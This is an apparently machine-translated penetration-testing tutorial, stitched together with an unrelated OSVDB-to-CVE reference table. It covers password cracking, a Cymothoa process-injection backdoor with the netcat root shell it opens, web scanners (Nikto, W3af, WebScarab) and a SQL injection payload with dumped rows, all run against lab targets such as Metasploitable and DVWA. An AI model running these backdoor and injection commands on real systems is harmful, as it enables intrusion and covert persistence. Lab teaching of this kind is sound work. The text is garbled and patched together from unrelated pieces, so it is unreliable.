To ensure a high level of security, people usually use several factors at once. The most common option is a combination of the first and second authentication factors. This is usually called two-factor authentication.
Unfortunately, password-based authentication is still very popular. As a penetration test, during participation in testing, you must check the security of your password.
Depending on how the attack is performed on passwords, this process can be divided into the following types.

θ Autonomous attack. Using this method, the attacker gets a hash file from the target computer and copies it to the attacker's computer. Then use a password hacking tool. The advantage of this method is that the attacker does not need to worry about the mechanism of blocking passwords available on the target computer, since the process is performed locally.

θ Interactive attack. The attacker is trying to enter the remote car by guessing the credentials. After several unsuccessful attempts to guess the password, the remote machine can block the attacker's computer.



Johnny

File Attack Passwords

Open Passwd File | Open Last Session | Start Attack | Resume Attack | Pause Attack | Copy

Passwords | Options | Statistics | Settings | Output

	User	Password	Hash	GECOS
1	root		1/avpfBJ...	0:0:root:/root:/bin/bash
2	sys	batman	$1$fUX6BP...	3:3:sys:/dev:/bin/sh
3	klog	123456789	$1$f2ZVMS...	103:104::/home/klog:/bin/false
4	msfadmin	msfadmin	$1$XN10Zj...	1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
5	postgres	postgres	$1$Rw35ik....	108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
6	user	user	$1$HESu9x...	1001:1001:just a user,111,,:/home/user:/bin/bash
7	service	service	$1$kR3ue7...	1002:1002:,,,:/home/service:/bin/bash


Backdoor to enter the operating system

Backdoor - "Rear door" or "black stroke") is a method that allows us to keep access to the target machine without using conventional authentication processes and remain unnoticed. In this subsection, we will discuss several tools that can be used as a backdoor to access the operating system.

Cymothoa.

Cymothoa is a tool that creates a black move in the operating system. Cymothoa adds to the existing process its shell code. This is done in order to disguise a malicious tool for a regular process. Beckdor should be able to coexist with the entered process so as not to impose suspicion from the administrator. Introduction of the shell code (Shellcode) in the process has another advantage: if the target system has security tools that control only the integrity of executable files, but not performing a memory check, the backdoor will not be detected.


./cymothoa -p 2765 -s 1 -y 4444



```
root      1453  0.0  0.0      0     0 ?        S<   20:56   0:00 [scsi_eh_0]
root      1459  0.0  0.0      0     0 ?        S<   20:56   0:00 [scsi_eh_1]
root      1472  0.0  0.0      0     0 ?        S<   20:56   0:00 [ksuspend_usbd]
root      1476  0.0  0.0      0     0 ?        S<   20:56   0:00 [khubd]
root      2360  0.0  0.0      0     0 ?        S<   20:56   0:00 [scsi_eh_2]
root      2591  0.0  0.0      0     0 ?        S<   20:56   0:00 [kjournald]
root      2765  0.0  0.1   2216   632 ?        S<s  20:56   0:00 /sbin/udevd --d
root      3132  0.0  0.0      0     0 ?        S<   20:56   0:00 [kpsmoused]
root      3816  0.0  0.0      0     0 ?        S<   20:56   0:00 [btaddconn]
root      3818  0.0  0.0      0     0 ?        S<   20:56   0:00 [btdelconn]
root      4094  0.0  0.0      0     0 ?        S<   20:56   0:00 [kjournald]
daemon    4234  0.0  0.1   1836   576 ?        Ss   20:56   0:00 /sbin/portmap
```

9.22. List of running processes


The result of its execution is shown in Fig. 9.23.



```
[+] attaching to process 2765

 register info:
 -----------------------------------------------------------
 eax value: 0xfffffe00   ebx value: 0x11
 esp value: 0xbf95584c   eip value: 0xb7f62410
 -----------------------------------------------------------

[+] new esp: 0xbf955848
[+] injecting code into 0xb7f63000
[+] copy general purpose registers
[+] detaching from 2765

[+] infected!!!
```

9.23. The result of the execution command for the choice of port for payload


Here, 172.31.99.244 is the IP address of the target server.
We will get the following result (Fig. 9.24).



```
root@kali:~# nc -nvv 172.31.99.244 4444
(UNKNOWN) [172.31.99.244] 4444 (?) open
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
```

9.24. We enter the target car through backdoor

We successfully connected to the target car through the created backdoor and were able to get several teams.




```
PID   PPID  Name                 Arch  Session     User                     Path
---   ----  ----                 ----  -------     ----                     ----
0     0     [System Process]           4294967295
4     0     System               x86   0
136   1308  ctfmon.exe           x86   0           THE-F4C60DD36CA\         C:\WINDOWS\system32\ctfmon.exe
180   556   alg.exe              x86   0                                    C:\WINDOWS\System32\alg.exe
328   4     smss.exe             x86   0           NT AUTHORITY\SYSTEM      \SystemRoot\System32\smss.exe
340   924   wscntfy.exe          x86   0           THE-F4C60DD36CA\         C:\WINDOWS\system32\wscntfy.exe
480   328   csrss.exe            x86   0           NT AUTHORITY\SYSTEM      \??\C:\WINDOWS\system32\csrss.exe
504   328   winlogon.exe         x86   0           NT AUTHORITY\SYSTEM      \??\C:\WINDOWS\system32\winlogon.exe
556   504   services.exe         x86   0           NT AUTHORITY\SYSTEM      C:\WINDOWS\system32\services.exe
568   504   lsass.exe            x86   0           NT AUTHORITY\SYSTEM      C:\WINDOWS\system32\lsass.exe
748   556   VBoxService.exe      x86   0           NT AUTHORITY\SYSTEM      C:\WINDOWS\system32\VBoxService.exe
788   556   svchost.exe          x86   0           NT AUTHORITY\SYSTEM      C:\WINDOWS\system32\svchost.exe
860   556   svchost.exe          x86   0                                    C:\WINDOWS\system32\svchost.exe
924   556   svchost.exe          x86   0           NT AUTHORITY\SYSTEM      C:\WINDOWS\System32\svchost.exe
972   556   svchost.exe          x86   0                                    C:\WINDOWS\system32\svchost.exe
1036  556   svchost.exe          x86   0                                    C:\WINDOWS\system32\svchost.exe
1308  1260  explorer.exe         x86   0     2     THE-F4C60DD36CA\user     C:\WINDOWS\Explorer.EXE
1396  556   spoolsv.exe          x86   0           NT AUTHORITY\SYSTEM      C:\WINDOWS\system32\spoolsv.exe
1444  556   scardsvr.exe         x86   0                                    C:\WINDOWS\System32\SCardSvr.exe
1664  556   svchost.exe          x86   0           NT AUTHORITY\SYSTEM      C:\WINDOWS\system32\svchost.exe
1964  1308  VBoxTray.exe         x86   0           THE-F4C60DD36CA\         C:\WINDOWS\system32\VBoxTray.exe
2368  924   wuauclt.exe          x86   0           THE-F4C60DD36CA\         C:\WINDOWS\system32\wuauclt.exe
3408  1308  met-back.exe         x86   0     1     THE-F4C60DD36CA\user     C:\Documents and Settings\user\Desktop\met-back.exe
```

Web analysis

In this section, we consider tools designed to identify possible vulnerabilities in web applications. Some of these tools, in particular Burp Suite and Owasp Zap, go beyond the evaluation of vulnerabilities for web and cloud applications and provide the ability to attack these vulnerability.

Nikto.



CVE Reference Map for Source OSVDB

Source	OSVDB
Description	Open Source Vulnerability Database (OSVDB) entry
URL	http://osvdb.org/
Notes	

This reference map lists the various references for OSVDB and provides the associated CVE entries or candidates. It uses data from CVE version 20061101 and candidates that were active as of 2019-06-11.

Note that the list of references may not be complete.

OSVDB:100007	CVE-2013-6796
OSVDB:10001	CVE-2004-2516
OSVDB:100030	CVE-2013-6936
OSVDB:1001	CVE-1999-0417
OSVDB:100106	CVE-2013-6374
OSVDB:100113	CVE-2013-4164
OSVDB:100191	CVE-2013-6795
OSVDB:10023	CVE-2004-1689
OSVDB:100342	CVE-2013-4212
OSVDB:100363	CVE-2013-4558
OSVDB:100364	CVE-2013-4505
OSVDB:10037	CVE-2004-2475


Nikto is a basic web server security scanner. It scans and detects vulnerabilities in web applications, usually caused by improper configuration on the server itself, files,установленными по умолчанию, и небезопасными файлами, а также устаревшими серверными приложениями. Поскольку nikto построен исключительно на LibWhisker2, It immediately supports cross-platform deployment, SSL (cryptographic protocol, which implies a safer connection), host authentication methods (NTLM / BASIC), proxy and several devotion methods from identifiers. It also supports the transfer of subdomains, checking the security of applications (XSS, SQL injections, etc.) and is able to assign authorization credentials based on the dictionary based on the dictionary basis.

It immediately supports cross-platform deployment, SSL (cryptographic protocol, which implies a safer connection), host authentication methods (NTLM / BASIC), proxy and several devotion methods from identifiers. It also supports the enumeration of subdomains, checking the security of applications (XSS, SQL injection, etc.) and is capable of using a dictionary-based password attack based on Nikto authorization allows you to identify web application vulnerabilities, such as disclosure of information, injection (XSS / Script / HTML), remote file search (at the server level), executing commands and identification of software. In addition to the previously shown, the main scanning of Nikto allows the penetration test to configure the scanning of a particular purpose.

W3af

W3AF is a multifunctional platform for auditing web applications and attacks on them. It is also designed to detect and use vulnerabilities in the internet. The entire application assessment process is automated and consists of three main steps: detection, audit and attacks. For each of these steps there are several plug-ins that will help the auditor to focus on specific testing criteria. To achieve the required goal, all these plugins can communicate and share test data. W3AF supports the detection and use of several web applications vulnerabilities, including SQL injections, cross-site scenarios, remote and local inclusion of files, buffer overflow, XPath injection, OS control and incorrect application configuration.

W3AF >>> Start



Cross site scripting vulnerability

MEDIUM

Summary

A Cross Site Scripting vulnerability was found at: "http://192.168.0.30/mutillidae/index.php/", using HTTP method GET. The sent data was: "page=" The modified parameter was "page". This vulnerability was found in the request with id 37.

Description

Client-side scripts are used extensively by modern web applications. They perform from simple functions (such as the formatting of text) up to full manipulation of client side data and Operating System interaction.

Cross Site Scripting (XSS) allows clients to inject arbitrary scripting code into a request and have the server return the script to the client in the response. This occurs because the application is taking untrusted data (in this example, from the client) and reusing it without performing any validation or encoding.

- Vulnerable URL: http://192.168.0.30/mutillidae/index.php/
- Vulnerable Parameter: page

Fix

Site script vulnerabilities

Webscarab.

Webscarab is a powerful tool for assessing the security of web applications. It provides several modes of operation, but mainly it acts through the process of proxy. This proxy server is between the end-friendly browser and the target web application for monitoring and changing requests and responses transmitted on both sides. Such a process allows the auditor to manually process a malicious request and see the answer sent by the web application. Webscarab includes multiple integrated tools, such as a clawberry, session identifier analyzer, spider (Spider), web service analyzer, intersighting script scanner scanner and CRLF scanner vulnerability, and transcoder.

SQL injection

SQL injection, or SQLI, is an attack on the SQL database, where the code or database request is transmitted through some form of input from the client to the application. Although SQLI is one of the oldest vulnerabilities, so far she is the most popular. This is explained by the fact that SQL-based databases are very common. That is why SQLI attack is most dangerous.

The severity of SQLI attacks is more limited by the skill and imagination of an attacker and to a lesser extent by protective countermeasures, such as connecting to the database server with low privileges. Therefore, we assume to SQL injection seriously.

Before we are able to implement SQL code, we must obtain the basic waying of this malicious code, as well as sort out the database structure.

SQL is considered the fourth-generation programming language, because it uses standard words that understand it. Language - only English. In addition, brackets are required in the command lines. SQL is intended for building databases, and we can use it to create tables, add, delete, and update records, install permissions for users, etc.

Here is the basic query for creating a table:

CREATE TABLE EMPLOYEE (First Varchar (15), Last Varchar (20),
Age Number (3), Address Varchar (30), City Varchar (20), State Varchar (20));

SQL Injection Tab (SQL Injection)


The data obtained

Report:

We reviewed the main steps to create a report on the basis of testing for penetration, and the main features of presenting this report to you. At first, we disassembled in detail the methods of documentation of results using specific tools and offered to obtain end results not to rely on separate tools.

We have shown you that vulnerabilities have a common root cause - a user input, where the input data is not processed or not checked. In addition, when using one vulnerability, you can use another (for example, bypassing the directory to enable files).

Very powerful stand-alone tools that, among other things, can be used to perform tests to test the catalogs and enable files for hacking and penetration into the system.



Vulnerability: SQL Injection

User ID:

```
ID: %' or '1'='1
First name: admin
Surname: admin

ID: %' or '1'='1
First name: Gordon
Surname: Brown

ID: %' or '1'='1
First name: Hack
Surname: Me

ID: %' or '1'='1
First name: Pablo
Surname: Picasso

ID: %' or '1'='1
First name: Bob
Surname: Smith

ID: %' or '1'='1
First name: user
Surname: user
```

Commercial part of work

1 - Conclusion of the contract
2 - Definition of a responsible technical specialist from the customer to interact with the IT-Audit team (Pen-Test)
3 - Make a plan of action in case of functional disorders of the information system during IT-Audit (Pen-Test)
4 - Defining the goals and nature of IT-Audit (Pen-Test) (External / Internal)
5 - Determination of risks when conducting an audit
6 - Non-disclosure agreement